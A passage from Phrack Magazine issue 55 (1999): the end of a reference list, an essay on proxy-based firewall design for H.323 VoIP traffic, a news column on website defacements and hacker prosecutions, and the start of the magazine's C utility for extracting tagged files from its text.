[3] Roland J. Schemers III, "fping", Stanford University, 1992.

[4] Michael Schiffman & David Goldsmith, "Firewalking - A Traceroute-Like Analysis of IP Packet Responses to Determine Gateway Access Control Lists", Cambridge Technology Partners, 1998. www.packetfactory.net.

[5] David C. M. Wood, Sean S. Coleman, & Michael F. Schwartz, "Fremont: A System for Discovering Network Characteristics and Problems", University of Colorado, 1993.

[6] Merit GateD Consortium, "ripquery - query RIP gateways", 1990-1995, www.gated.org.

[7] Daniel V. Klein, "Foiling the Cracker; A Survey of, and Improvements to Unix Password Security", Proceedings of the 14th DoE Computer Security Group, 1991.

[8] Aleph One, "Smashing The Stack For Fun And Profit", Phrack Magazine, Volume 7, Issue 49, File 14 of 16, 1996, www.phrack.com.

[9] Dan Farmer & Wietse Venema, "Improving the Security of Your Site by Breaking Into it", 1993, www.fish.com.

[10] Michael D. Schiffman, Index, Phrack 53, Volume 8, Issue 53, Article 01 of 15, 1998, www.phrack.com.

[11] Dan Farmer, "COPS", 1989, www.fish.com.

[12] Michael D. Schiffman, "Libnet", 1999, www.packetfactory.net.

[13] Stephen Northcutt, "SHADOW Indications Technical Analysis - Coordinated Attacks and Probes", Navel Surface Warfare Center, 1998.

[14] Michael D. Schiffman, "Project Loki", Phrack 49, File 06 of 16, 1996, www.phrack.com.

[15] Eugene H. Spafford, "The Internet Worm Program: An Analysis", Purdue University, 1988.

[16] Dan Farmer & Weitse Venema, "SATAN", 1995, www.fish.com.

[17] Thomas H. Ptacek & Timothy N. Newsham, "Insertion, Evasion, and Denial of Service: Eluding Network Intrusion Detection", Secure Networks Inc, 1998.

[18] Cult of the Dead Cow, "Back Orifice 2000 (a.k.a. BO2K)", 1999, www.bo2k.com.

[19] Greg Hogland et al, 1999, www.rootkit.com.

----[EOF

-------[Phrack Magazine --- Vol. 9 | Issue 55 --- 09.09.99 --- 17 of 19]

--------------------[Alternative Thinking in H.323 Capable Firewall Design]

--------[Dan Moniz <dnm@neith.net>]

To wit:

"Thus it is said that one who knows the enemy and knows himself will not be endangered in a hundred engagements. One who does not know the enemy but knows himself will sometimes be victorious, sometimes meet with defeat. One who knows neither the enemy nor himself will invariably be defeated in every engagement"

- Sun Tzu
Chou Dynasty, Warring States period of China (circa 403 BC).

"If your own power of insight is strong, the state of affairs of everything will be visible to you. Once you have obtained complete independent mastery of martial arts, you will be able to figure out the minds of opponents and thus find many ways to win. This demands work."

- Shinmen Musashi no Kami, Fujiwara no Genshin (Miyamoto Musashi)
Tokugawa Era, Third Tent Government of Japan (circa 1643 AD).

"Better one blow with a pickax than a thousand taps with a mattock."

- Tran Thai Tong (first king of the Tran Dynasty)
Tran Dynasty of Vietnam (1225-1400 AD)

Abstract:

This paper illustrates some basics about the H.323 standard, then touches on H.323 security in the context of network mapping, and posits a possible solution, and then compares it with other existing ideas, and ends by developing a basic idea framework for said solution.

Extended Abstract:

Using H.323 applications leads to severe firewall security and scalability issues on all sides. This paper describes a compromise solution, between using HFCI (a one-time Internet Draft work-in-progress [now since expired]) and a generic but equally function solution such as SOCKS. The prime points focused upon include network disclosure and fundamental access control, as well as managing the very complicated nature of H.323 connections and contents. The paper finishes by presenting an annotated reference list and encourages the reader to investigate further into the issue. The author also proposes to develop the proxy noted in the paper and set-up his goals for the project, with source code and other notes to be released at a later date in a follow-up paper.

Introduction:

H.323, an ITU-T standard, is the dominant standard for Voice-over-IP (VoIP) that the telecommunications community is considering to build IP based data networks for telephony. The multiplexing ability, the self-healing nature of IP networks, and the potential for new value-add services are the main reasons telephony is being merged into the data sphere.

All IP networks are insecure. Because of the ease in which rouge elements could be introduced, open network designs are obviously not feasible. Closed network designs also benefit no one, especially when using H.323 since the

standard is very intensive in the number of connections and the care with which they must be handled.

Further information about H.323 is available in the resources we denote at the end of this paper. We assume a basic familiarity with the standard and common implementations and H.323 applications.

Issue:

H.323 is very port intensive, necessitating four UDP streams (two for RTP and two for RTCP), and also has specific guidelines for which ports these have to be. The RTP ports must be adjacent even numbered ports, while the RTCP must be adjacent odd numbered ports. These streams are also very ephemeral, so maintaining correct state is a large issue with the UDP end. H.323 also has TCP connections involved with the H.323 call setup and associated parts of the call.

This standard was never intended to connect large scale networks, handle issues of local number portability, or to interconnect to untrusted networks. When an untrusted network is used in an H.323 peering context, care must be taken to note that dial plans are encoded in ASN.1, and the IP network architecture must be communicated to every gateway and gatekeeper that will be receiving and controlling calls. For a paranoid RBOC or LEC, this is unacceptable. Therefore, NAT and ASN.1 cleansing must be performed. A viable way to perform accounting of CDR, as well as VAS must be taken into account, but it is out the scope of this paper.

Common solutions for H.323 involved opening all UDP ports, obviously a very scary situation. In 1997, Intel wrote a whitepaper (noted in the bibliography) which expresses the issues involved in proxying H.323 in an effective, secure fashion. Recently, an Internet Draft authored by S. Mercer and A. Molitor along with M. Hurry and T. Ngo described the H.323 Firewall Control Interface (HFCI). This Internet Draft expired in June 1999, and it was referenced here only as a work once in progress.

The HFCI posed the idea of developing a generic API for proxying H.323 in a specialized H.323 Gateway system. The overall idea was to develop the HFCI in such a way that H.323 would be able to open up "pinholes" in the firewall rather than necessitating an all-open state on all UDP ports.

Current research and thought into the issue with people in the industry points to a growing deprecation of HFCI as a specialized proxy solution and using something more generic like SOCKS, since the design of HFCI replicates much of SOCKS functionality.

The author poses the idea that a gateway more in the style of FWTK is an agreeable and arguably more manageable solution than either a customized interface or a generic use proxy solution. The advantages to this model, later explained in detail in this paper, include a compromise between a completely generic solution and tailored gateway, easy integration with existing firewall installations, and retention of central control.

Synthesis:

Having said the above, a (very) brief explanation is needed. As D. Brent Chapman and Elizabeth D. Zwicky illustrate on pp. 200-205 of _Building Internet Firewalls_, some specific differences exist between SOCKS and FWTK style proxying systems. For the purpose of this paper, it is assumed that the details of the proposed HFCI project replicate much of SOCKS' functionality applied to a specific environ (that of H.323 and pals), which is what research and current discussion with industry engineers suggests.

Furthermore, some are of the belief that an RFC standard like SOCKS benefits H.323 in a more direct fashion, seeing no need for a specialized stand-alone solution, and that SOCKS is malleable enough to handle H.323 with a minimum of hassle.

This is sound thinking. Organizations running SOCKS based proxies could integrate H.323 applications into their enterprise without having to support an entirely new product or interface. By using existing standards, a lot of the overhead is cut down, with the trade off of a little custom configuration.

Returning to the differences inherent in SOCKS and FWTK, the following comparative checklist is provided:

> SOCKS is a generic serv-all solution. Every SOCKS-ified client runs through the SOCKS proxy and connects to the server at the backend.

> FWTK uses multiple, smaller, application-specific proxies. Clients connect to their respective FWTK proxy and then connect to the server at the backend.

> SOCKS relies on modified client code for use with SOCKS.

> FWTK provides (out-of-box) the ability to use modified client code or modified user procedures for some of the common applications (such as FTP) and specifies one or the other for other (such as modified user procedures only with telnet).

> SOCKS is an RFC standard

> FWTK is an unsupported toolkit distributed under a liberal license from TIS.

There are other differences as well -- the reader is encouraged to download freely available copies of both systems and tinker.

The idea is that H.323 lends itself to a FWTK style application gateway; that is, a gateway could be coded to fit into the FWTK in such a way as to support H.323. This provides some considerable benefits over using either HFCI or SOCKS:

> FWTK has established the philosophy that a small, provably secure proxy for each common service works well.

> FWTK's methodology provides for a easily managed firewall setup. HFCI is a completely new interface, while FWTK and it's commercial derivative, Gauntlet, have been tested in the field.

> Load balancing systems could be put in place to have multiple-system firewalls. Since the FWTK construction is to have an application specific gateway rather than a generic catch-all gateway, one could implement a number of machines, one handling each particular application and its proxy. This would especially make sense in large organizations who have to field a large amount of H.323 traffic.

> FWTK could be implemented on both (all) ends of the network. Incoming proxies can hand off traffic to the important internal H.323 infrastructure which in turn could hand off the "finished product", such as it is, to outgoing only proxies (although this is not necessarily a FWTK specific idea, and could be applied to SOCKS).

> FWTK's model leans itself to central control, but also to survivability and fault tolerance. Having a "one proxy to one app" structure ensures that should, say, ftp-gw go down, h323-gw (hypothetical name) would stay up.

> FWTK promotes a specialized focus in each gateway by the fact that it uses the "one proxy to one app" method. This means that a highly effective proxy could be coded to support H.323 in the most efficient manner possible, which was one of the goals of the HFCI proposal, and still integrate nicely with common firewall solutions, which is behind the drive to use SOCKS.

Issues such as the ability to do the required on-the-fly packet destruction/reconstruction to avoid network disclosure are addressed in this paper only in the context that the proposed FWTK-model proxy solution will accomplish this goal, given fast enough hardware and optimized routines. The real bottleneck here is in the packet engine. SOCKS also provides this ability. Hardware issues and the amount of projected traffic are the main variables.

The author believes, however, that this proposal shows an acceptable compromise between adopting a completely new and specialized interface (such as HFCI) and a overly generic solution (SOCKS) whilst still staying within the bounds of traditional firewall methodology.

A project is underway now between the author of this paper and a valued colleague to develop the solution proposed in this paper and to test it to see if the assumptions made above hold true. Barring licensing restrictions and the expanse of time, a new paper will be published disclosing the project's results and any new findings, along with the source code to the proposed proxy at the conclusion of the endeavor.

As always, comments are welcomed and encouraged on this work and on the idea in general.

Caveats:

This paper does not touch on such other standards competing with H.323 such as SIP. While research was indeed conducted on SIP and other related standards/protocols, they remain outside the scope of this paper. SIP may very well be a better choice for those who wish to enter the world of VoIP services. The author encourages all readers to research the field and develop their own solutions.

This paper does not expressly touch on the issue of full network disclosure, one of the bigger concerns when using H.323. The reader is directed to the reference list for suitable material. Having said that, the dual gateway architecture (one handling in traffic and one handling out traffic) lends itself easily to suffice in this concern. Again, the main problem is in handling the ASN.1 issue, and its lack of fixed byte offsets. The author suspects this becomes a larger issue only in high-yield situations, and that new packet engines are being developed to optimize performance as well as correctness which will work to make this less of a concern.

References:

1. _H.323 Peering Proxies_ by Kiad <cameo@kiad.net>
   (URL: http://neith.net/h.323/kiad/proxies.txt)

This paper lays the groundwork for the network disclosure issue and also explains the troubles with ASN.1. Kiad was originally contacted to co-author this paper, but elected to aid the author with supplementary research and act as a sounding board, which proved invaluable. Kiad also contributed by lending her expertise to some of the material above. Without her, this paper would not exist. This work is dedicated to her -- thank you so much, Kiad.

2. _Building Internet Firewalls_ by D. Brent Chapman and Elizabeth
       D. Zwicky.
   (ISBN: 1-56592-124-0)

Used as a canonical reference for the differences between SOCKS and FWTK. Unwittingly served as impetus for the FWTK model idea.

3. _The Problems and Pitfalls of Getting H.323 Safely Through Firewalls_ by
       Intel.
   (URL: http://support.intel.com/support/videophone/trial21/h323_wpr.htm)
   (URL: ftp://ftp.intel.com/pub/H.323/DOCS/h323_and_firewalls_wp.doc)

(Also: http://support.intel.com/support/videophone/trial21/h323faq.htm)

Preliminary whitepaper describing the core issues with H.323 and interaction with firewalls.

4. _H.323 Firewall Control Interface (HFCI)_ by S. Mercer, et. al.
(I-D title: <draft-rfced-info-mercer-00.txt>

Please note that this I-D expired in June of 1999 and is referred to here only as a work once in progress, not as an official standard.

5. The _Art of War_ by Sun Tzu (translated by Ralph D. Sawyer)
(ISBN: 0-8133-1951-X)

6. _The Book of Five Rings_ by Miyamoto Mushashi (translated by Thomas Cleary)
(ISBN: 0-87773-868-8)

7. _Zen Keys_ by Thich Nhat Hanh
(ISBN: 0-385-47561-6)

Inspirational materials, all worth reading.

----[EOF

-------[Phrack Magazine --- Vol. 9 | Issue 55 --- 09.09.99 --- 17 of 19]

------------------------[P H R A C K W O R L D N E W S]

--------[disorder <jericho@attrition.org>]

Like I said in Phrack 54, the increase of news on the net, security, hackers and other PWN topics, it is getting more difficult to keep Phrack readers informed of everything. To combat this problem, PWN will include more articles, but only relevant portions (or the parts I want to make smart ass remarks about). If you would like to read the full article, look through the ISN (InfoSec News) archives located at:

http://www.landfield.com/isn/

If you would like timely news delivered with less smart ass remarks, you can always subscribe to ISN by mailing listserv@securityfocus.com with

'subscribe isn firstname lastname'

in the body of your mail. Another excellent source of daily news is the Hacker News Network (HNN @ www.hackernews.com).

The news included in here are events that occured since the previous edition of Phrack World News (Phrack Magazine V. 8, #54, Dec 25th, 1998. ISSN 1068-1035).

If you feel the need to send me love letters, please cc: mcintyre@attrition.org and tell him to "get jiggy on your wiggy". If you would like to mail my cat, don't, he hates you because you are pathetic. Meow.

This installment of PWN is dedicated to Federal Agents of Diminished Mental Capacity, stupid little kids running canned scripts for lack of real skill .. err 'hackers', and blatant stupidity. This issue was brought to you by the letters F, U, C, K, O and F.

--------[Issue 55

0x01>---

State of Defacements
Attrition
09.01.99

As of 09.01.99, the following statistics and information has been generated based on the mirrors of defaced web sites kept at www.attrition.org/mirror/attrition/

The word 'fuck' occured 1269 times in 584 out of 2145 mirrors dating back to 95.06.12. 337 defaced pages have linked to or greeted 'attrition', the largest mirror of defacements. Shortly after the Columbine shooting, 37 defacements made reference to the incident. To date, 31 defacements have made reference to Serbia.

Average number of website defacements per day since 99.01.01: 3.0.
Average number of website defacements per day since 99.02.01: 2.5.
Average number of website defacements per day since 99.03.01: 4.0.
Average number of website defacements per day since 99.04.01: 8.9.
Average number of website defacements per day since 99.05.01: 12.7.
Average number of website defacements per day since 99.06.01: 10.4.
Average number of website defacements per day since 99.07.01: 10.6.
Average number of website defacements per day since 99.08.01: 10.3.

Total website defacements in 1995: 4
Total website defacements in 1996: 18
Total website defacements in 1997: 39
Total website defacements in 1998: 194
Total website defacements in 1999: 1905

Since 08.01.99

# of BSDi : 13	# of FreeBSD : 9
# of HP/UX : 1	# of IRIX : 11
# of Linux : 71	# of OSF1 : 3
# of SCO : 2	# of Solaris : 78
# of Win-NT : 109	

Since 95.06.12

com:	1052	net:	124
org:	140	mil:	52
gov:	121		

The past year has seen many high profile sites defaced. Among them: C-Span (www.c-span.org), EBay (www.ebay.com), ABC News (www.abc.com), Symantec (www.symantec.com), The White House (www.whitehouse.gov), The Senate (www.senate.gov), GreenPeace (www.greenpeace.org), US Information Agency (www.usia.gov), MacWeek (www.macweek.com), HotBot (www.hotbot.com), Wired (www.wired.com), and more. Among the armed forces, all branches including the Coast Guard have experienced at least one defacement.

0x02>---

L.A. district attorney drops Mitnick case
http://www.zdnet.com/zdnn/stories/news/0,4586,2310792,00.html?chkpt=hpqs014
August 6, 1999

Deputy district attorney says state case was 'mischarged' -- clears way for Mitnick halfway house plea.

[snip...]

In 1993, the district attorney charged Mitnick with one count of illegally accessing a Department of Motor Vehicles computer and retrieving confidential information. The problem with that charge is that Mitnick, posing as a Welfare Fraud investigator, simply picked up a telephone on Dec. 24, 1992, and duped an employee accessing the DMV computer for him.

"Since Mitnick did not personally connect to the DMV computer, but either he or someone else communicated with the DMV technician via a telephone conversation," Bershin wrote in his motion to dismiss the case, "it would be difficult to prove that Mitnick gained entry to the DMV computer, or that he instructed or communicated with the logical, arithmetical or memory function resources of the DMV computer."

[snip...]

0x03>---

Mitnick sentenced, ordered to pay $4,125
August 10, 1999 11:55 AM ET
http://www.zdnet.com/pcweek/stories/news/0,4153,1015902,00.html

LOS ANGELES -- Four years, five months and 22 days after it began, The United States vs. Kevin Mitnick ended Monday when U.S. District Court Judge Marianna Pfaelzer sentenced the hacker to 46 months in prison. Mitnick was also ordered to pay $4,125 in restitution -- a fraction of the $1.5 million federal prosecutors sought.

With credit for good behavior, Mitnick could be free by January 2000. Once released, the hacker is ordered not to touch a computer or cellular telephone without the written approval of his probation officer.

Mitnick is also immediately eligible for release to a halfway house at the discretion of the Bureau of Prisons, although the judge recommended he serve the remainder of his sentence in prison.

Mitnick pleaded guilty on March 26 to seven felonies, and admitted to cracking computers at cellular telephone companies, software manufacturers, ISPs and universities, as well as illegally downloading proprietary software from some of the victim companies.

[snip...]

0x04>----------

Clinton forms security panel
AUGUST 2, 1999
http://www.fcw.com/pubs/fcw/1999/0802/fcw-polsecurity-08-2-99.html

President Clinton last month signed an executive order to create the National Infrastructure Assurance Council, the final organization to be established as part of an overall structure to protect the critical infrastructure of the United States against cyberterrorism and other attacks.

[Very timely...]

The council will be made up of 30 people from federal, state and local governments, as well as the private sector. As outlined in the May 1998 Presidential Decision Directive 63, its main purpose is to enhance and continue to develop the partnership between the public and private sector on initiatives already in place. This includes the Information Sharing and Analysis Centers (ISACs) that are being set up across the country to exchange information about vulnerabilities, cyberattacks and intrusions.

[So by the time this council is created, people elected, everything
 setup.. This is slightly amusing considering the vice-president created
 the Internet. *smirk*]

[snip...]

0x05>----------

Bill reopens encryption access debate
AUGUST 16, 1999
http://www.fcw.com/pubs/fcw/1999/0816/fcw-newsencrypt-08-16-99.html

Renewing efforts to allow law enforcement agencies to access and read suspected criminals' encrypted electronic files, the Clinton administration has drafted a bill that would give those agencies access to the electronic "keys" held by third parties.

The Cyberspace Electronic Security Act, the drafting of which is being led by the Office and Management and Budget and the Justice Department, "updates law enforcement and privacy rules for our emerging world of

widespread cryptography," according to an analysis accompanying the bill obtained by Federal Computer Week.

[Oh yeah, this is them figuring a way to keep our best interests in mind! Let law enforcement have access to everything, because they are always good and honorable.]

[snip...]

0x06>----------

The Hacker Hoax
August 18, 1999
http://www.currents.net/newstoday/99/08/18/news3.html

The world's press might have been fooled into believing that a Chinese hacker group plans to bring down the country's information infrastructure. According to stories that began circulating in July last year, the rogue group, the Hong Kong Blondes, is made up of dissidents both overseas and within the Chinese Government.

The rumours began when an interview with the group's leader was published by US hacking group the Cult of the Dead Cow (CDC) at http://www.cultdeadcow.com . In the interview, illusive Hong Kong Blondes director Blondie Wong said that he had formed an organization named the Yellow Pages, which would use information warfare to attack China's information infrastructure.

The group threatened to attack both Chinese state organizations and Western companies investing in the country. For their part, the CDC claimed that they would train the Hong Kong Blondes in encryption and intrusion techniques.

One year after the group's supposed launch, there is no evidence that the Hong Kong Blondes ever existed. In fact, all evidence appears to indicate that the Hong Kong Blondes report was a highly successful hoax.

[snip...]

0x07>----------

Israeli Teen Finds Web Full of Security Holes
August 17, 1999
http://www.internetnews.com/intl-news/print/0,1089,6_184381,00.html

[Westport, CT] An independent consultant in Israel has released the results of one of the first exhaustive surveys of Internet security, hoping to provide a wake-up call for Internet companies.

With the help of a piece of homemade scanning software, Liraz Siri probed nearly 36 million Internet hosts worldwide over a period of eight months. Siri and his program, the Bulk Auditing Security Scanner or BASS, went looking specifically for UNIX systems that were vulnerable to 18 widely known security vulnerabilities -- holes for which vendors have already released patches and other fixes.

[snip...]

0x08>----------

Hotmail Hackers: 'We Did It'
4:00 p.m. 30.Aug.99.PDT
http://www.wired.com/news/news/technology/story/21503.html

A previously unknown group known as Hackers Unite has claimed responsibility for publicizing Hotmail's security breach, which Microsoft vehemently denied was the result of a backdoor oversight.

The group of eight hackers said Monday through a spokesman that they announced the hole to the Swedish media to draw attention to what they say is Microsoft's spotty security reputation.

The stunt exposed every Hotmail email account, estimated to number as many as 50 million, to anyone with access to a Web browser.

[snip..]

Microsoft vehemently denied the backdoor suggestions, and instead described the problem as "an unknown security issue."

"There is nothing to these allegations [of a backdoor in Hotmail]," said MSN marketing director Rob Bennett. "It is not true. Microsoft values the security and privacy of our users above all."

[I think if you sub the "." in that last statement with the word "that", it is much more accurate.]

0x09>----------

Scientists crack Net security code
Aug. 27
http://www.msnbc.com/news/305553.asp

A group of scientists claimed Friday to have broken an international security code used to protect millions of daily Internet transactions, exposing a potentially serious security failure in electronic commerce. Researchers working for the National Research Institute for Mathematics and Computer Science (CWI) in Amsterdam said consumers and some businesses could fall victim to computer hackers if they get their hands on the right tools.However, not every computer whiz has access to the equipment, worth several million dollars, and no related Internet crimes have yet been uncovered, the experts said.

The scientists used a Cray 900-16 supercomputer, 300 personal computers and specially designed number-crunching software to break the RSA-155 code the backbone of encryption codes designed to protect e-mail messages and credit-card transactions.

THE SCIENTISTS USED a Cray 900-16 supercomputer, 300 personal computers and specially designed number-crunching software to break the so-called RSA-155 code the backbone of encryption codes designed to protect e-mail messages and credit-card transactions.

Your everyday hacker wont be able to do this, said project director Herman te Reile. You have to have extensive capacity, the money, and the know-how, but we did it.

[snip...]

0x0a>----------

NSA Lures Hackers
27 August 1999
http://www.currents.net/clickit/printout/news/28074924000990080.html

There's a future in the National Security Agency for young techies and hackers, showing that maybe the Clinton administration is a little off-base in its efforts to turn children away from the so-called dark side of computer obsession.

According to a page on the NSA Website, last updated in December 1998, the agency is looking for a few good teen-aged hacker-types, promising them free college tuition, room and board if they come to work for the agency for at least five years upon college graduation.

The NSA program is not exactly restricted to the dean's list cream of the

crop, however, requiring only a minimum SAT score of 1200 (or composite Act score of 27), a 3.0 grade point average or higher, "demonstration of leadership abilities" and US citizenship.

[snip...]

0x0b>----------

Army to offer 'information survival' training
MAY 5, 1999
http://www.fcw.com/pubs/fcw/1999/0503/web-army-5-5-99.html

The Army this fall plans to offer an online graduate-level training course on information systems survivability, teaching engineers to develop systems capable of surviving any kind of technical glitch and network attack.

[Define 'irony'. The army training anyone about security. Lets have a quick look at some public validation for the army and security!

Date	Web page defaced
99.01.25	wwwjtuav.redstone.army.mil
99.03.02	www.bweb.wes.army.mil
99.03.07	wrair-www.army.mil
99.04.11	mdw-www.army.mil
99.04.19	www-anad.army.mil
99.05.01	www.rsc.stuttgart.army.mil
99.05.03	www.ett.redstone.army.mil
99.06.04	cenwo.nwo.usace.army.mil
99.06.24	www.monmouth.army.mil
99.06.27	www.army.mil
99.07.16	www.ado.army.mil
99.08.03	akamai.tamc.amedd.army.mil
99.08.29	www.cmtc.7atc.army.mil

Oh yes, sign me up please.]

0x0c>----------

Clinton To Use hackers Against Yugoslav leader
http://www.attrition.org/errata/www/art.0109.html

President Clinton has approved a top-secret plan to destabilize Yugoslav leader Slobodan Milosevic, using computer hackers to attack his foreign bank accounts and a sabotage campaign to erode his public support,

[Yes, sneaky me. The URL above is part of the Errata page. Why? Because several news outlets blindly reported this as the truth, when it is highly likely it is not. Sensationalism at its finest.]

0x0d>----------

Hack attack knocks out FBI site
May 26, 1999 6:44 PM PT

A skirmish between the FBI and a well-known hacker group seemingly erupted Wednesday.

Not long after federal agents served search warrants on members of hacker group Global Hell (gH), probably in connection with recent attacks on U.S. government computers, the FBI's own Web site was attacked and is currently offline.

Earlier on Wednesday, MSNBC was told by a member of gH that the FBI had served search warrants on several members of the hacker group. Last week, gH member Eric Burns (who also goes by the name Zyklon), was arrested in connection with three separate attacks on U.S. government computers,

including systems at the U.S. Information Agency.

[Pay attention journalists. Dozens of you misread this to say the FBI web page was defaced. It clearly says they were victim of a Denial of Service attack.]

0x0e>----------

White House threatens to punish hackers
June 1, 1999, 3:35 p.m. PT
http://www.news.com/News/Item/0,4,37257,00.html

Annoyed by a recent wave of attacks against official U.S. government Web sites, the White House today warned hackers who target federal Web sites that they will be caught and punished.

"There's a government-wide effort to make sure that our computer systems remain secure," White House Press Secretary Joe Lockhart said in a briefing. "For those who think that this is some sort of sport, I think [it will be] less fun when the authorities do catch up with them...and these people are prosecuted," he said.

[Busting the people that have already violated your security will not make you secure in the future. Talk about blind to the world.]

0x0f>----------

MS Refutes Windows 'Spy Key'
10:20 a.m. 3.Sep.99.PDT
http://www.wired.com/news/news/technology/story/21577.html

Microsoft is vehemently denying allegations by a leading cryptographer that its Windows platform contains a backdoor designed to give a US intelligence agency access to personal computers.

Andrew Fernandes, chief scientist for security software company Cryptonym in North Carolina, claimed on his Web site early Friday that the National Security Agency may have access to the core security of most major Windows operating systems.

"By adding the NSA's key, they have made it easier -- not easy, but easier -- for the NSA to install security components on your computer without your authorization or approval," Fernandes said.

But Microsoft denied that the NSA has anything to do with the key.

[Yeah. The NSA isn't bright enough to change the name of a 'backdoor' key from "_NSAKEY" to something a little less glaring.]

0x10>----------

Teens plead innocent in hacking case
09/02/99- Updated 01:34 PM ET
http://www.usatoday.com/life/cyber/tech/ctg016.htm

JERUSALEM (AP) - Four teen-agers charged with hacking into the computer systems of the Pentagon, NASA and the Israeli parliament pleaded innocent Thursday, the lawyer for the alleged ringleader said. Shmuel Tzang said his client, Ehud Tenenbaum, 19, broke no law when he penetrated the Internet sites of American and Israeli institutions because there was no notice on the sites declaring them off-limits.

[This is patently stupid. Because the systems didn't say "breaking in is illegal", they didn't break the law? This level of stupidity is indicative of the level they showed to get busted.]

----[EOF

-------[Phrack Magazine --- Vol. 9 | Issue 55 --- 09.09.99 --- 19 of 19]

-------------------------[Phrack Magzine Extraction Utility]

--------[Phrack Staff]

New this issue: The C version has support for crc checks.

----------------------8<------------CUT-HERE----------->8----------------------

```
<++> P55/EX/PMEU/extract4.c !9d35b676
/*
 *  extract.c by Phrack Staff and sirsyko
 *
 *  Copyright (c) 1997 - 1999 Phrack Magazine
 *
 *  All rights reserved.
 *
 * Redistribution and use in source and binary forms, with or without
 * modification, are permitted provided that the following conditions
 * are met:
 * 1. Redistributions of source code must retain the above copyright
 *    notice, this list of conditions and the following disclaimer.
 * 2. Redistributions in binary form must reproduce the above copyright
 *    notice, this list of conditions and the following disclaimer in the
 *    documentation and/or other materials provided with the distribution.
 *
 * THIS SOFTWARE IS PROVIDED BY THE AUTHOR AND CONTRIBUTORS ``AS IS'' AND
 * ANY EXPRESS OR IMPLIED WARRANTIES, INCLUDING, BUT NOT LIMITED TO, THE
 * IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE
 * ARE DISCLAIMED.  IN NO EVENT SHALL THE AUTHOR OR CONTRIBUTORS BE LIABLE
 * FOR ANY DIRECT, INDIRECT, INCIDENTAL, SPECIAL, EXEMPLARY, OR CONSEQUENTIAL
 * DAMAGES (INCLUDING, BUT NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS
 * OR SERVICES; LOSS OF USE, DATA, OR PROFITS; OR BUSINESS INTERRUPTION)
 * HOWEVER CAUSED AND ON ANY THEORY OF LIABILITY, WHETHER IN CONTRACT, STRICT
 * LIABILITY, OR TORT (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING IN ANY WAY
 * OUT OF THE USE OF THIS SOFTWARE, EVEN IF ADVISED OF THE POSSIBILITY OF
 * SUCH DAMAGE.
 *
 *
 *  extract.c
 *  Extracts textfiles from a specially tagged flatfile into a hierarchical
 *  directory structure.  Use to extract source code from any of the articles
 *  in Phrack Magazine (first appeared in Phrack 50).
 *
 *  Extraction tags are of the form:
 *
 *  host:~> cat testfile
 *  irrelevant file contents
 *  <++> path_and_filename1 !CRC32
 *  file contents
 *  <-->
 *  irrelevant file contents
 *  <++> path_and_filename2 !CRC32
 *  file contents
 *  <-->
 *  irrelevant file contents
 *  <++> path_and_filenamen !CRC32
 *  file contents
 *  <-->
 *  irrelevant file contents
 *  EOF
 *
 *  The `!CRC` is optional.  The filename is not.  To generate crc32 values
```

```
 *  for your files, simply give them a dummy value initially.  The program
 *  will attempt to verify the crc and fail, dumping the expected crc value.
 *  Use that one.  i.e.:
 *
 *  host:~> cat testfile
 *  this text is ignored by the program
 *  <++> testarooni !12345678
 *  text to extract into a file named testarooni
 *  as is this text
 *  <-->
 *
 *  host:~> ./extract testfile
 *  Opened testfile
 *   - Extracting testarooni
 *   crc32 failed (12345678 != 4a298f18)
 *  Extracted 1 file(s).
 *
 *  You would use `4a298f18` as your crc value.
 *
 *  Compilation:
 *  gcc -o extract extract.c
 *
 *  ./extract file1 file2 ... filen
 */


#include <stdio.h>
#include <stdlib.h>
#include <sys/stat.h>
#include <sys/types.h>
#include <string.h>
#include <dirent.h>
#include <fcntl.h>
#include <unistd.h>
#include <errno.h>

#define BEGIN_TAG   "<++> "
#define END_TAG     "<-->"
#define BT_SIZE     strlen(BEGIN_TAG)
#define ET_SIZE     strlen(END_TAG)

struct f_name
{
    u_char name[256];
    struct f_name *next;
};

unsigned long crcTable[256];


void crcgen()
{
    unsigned long crc, poly;
    int i, j;
    poly = 0xEDB88320L;
    for (i = 0; i < 256; i++)
    {
        crc = i;
        for (j = 8; j > 0; j--)
        {
            if (crc & 1)
            {
                crc = (crc >> 1) ^ poly;
            }
            else
            {
                crc >>= 1;
            }
```

```
        }
        crcTable[i] = crc;
    }
}


unsigned long check_crc(FILE *fp)
{
    register unsigned long crc;
    int c;

    crc = 0xFFFFFFFF;
    while( (c = getc(fp)) != EOF )
    {
         crc = ((crc >> 8) & 0x00FFFFFF) ^ crcTable[(crc ^ c) & 0xFF];
    }

    if (fseek(fp, 0, SEEK_SET) == -1)
    {
        perror("fseek");
        exit(EXIT_FAILURE);
    }

    return (crc ^ 0xFFFFFFFF);
}


int
main(int argc, char **argv)
{
    u_char b[256], *bp, *fn;
    int i, j = 0, h_c = 0;
    unsigned long crc = 0, crc_f = 0;
    FILE *in_p, *out_p = NULL;
    struct f_name *fn_p = NULL, *head = NULL, *tmp = NULL;
    char *name;

    if (argc < 2)
    {
        printf("Usage: %s file1 file2 ... filen\n", argv[0]);
        exit(0);
    }

    /*
     *  Fill the f_name list with all the files on the commandline (ignoring
     *  argv[0] which is this executable).  This includes globs.
     */
    for (i = 1; (fn = argv[i++]); )
    {
        if (!head)
        {
            if (!(head = (struct f_name *)malloc(sizeof(struct f_name))))
            {
                perror("malloc");
                exit(EXIT_FAILURE);
            }
            strncpy(head->name, fn, sizeof(head->name));
            head->next = NULL;
            fn_p = head;
        }
        else
        {
            if (!(fn_p->next = (struct f_name *)malloc(sizeof(struct f_name))))
            {
                perror("malloc");
                exit(EXIT_FAILURE);
            }
            fn_p = fn_p->next;
```

```
            strncpy(fn_p->name, fn, sizeof(fn_p->name));
            fn_p->next = NULL;
        }
    }
    /*
     *  Sentry node.
     */
    if (!(fn_p->next = (struct f_name *)malloc(sizeof(struct f_name))))
    {
        perror("malloc");
        exit(EXIT_FAILURE);
     }
    fn_p = fn_p->next;
    fn_p->next = NULL;

    /*
     *  Check each file in the f_name list for extraction tags.
     */
    for (fn_p = head; fn_p->next; )
    {
        if (!strcmp(fn_p->name, "-"))
        {
            in_p = stdin;
            name = "stdin";
        }
        else if (!(in_p = fopen(fn_p->name, "r")))
        {
            fprintf(stderr, "Could not open input file %s.\n", fn_p->name);
            continue;
        }
        else
        {
            name = fn_p->name;
        }
        fprintf(stderr, "Scanning %s...\n", fn_p->name);

        crcgen();
        while (fgets(b, 256, in_p))
        {
            if (!strncmp(b, BEGIN_TAG, BT_SIZE))
            {
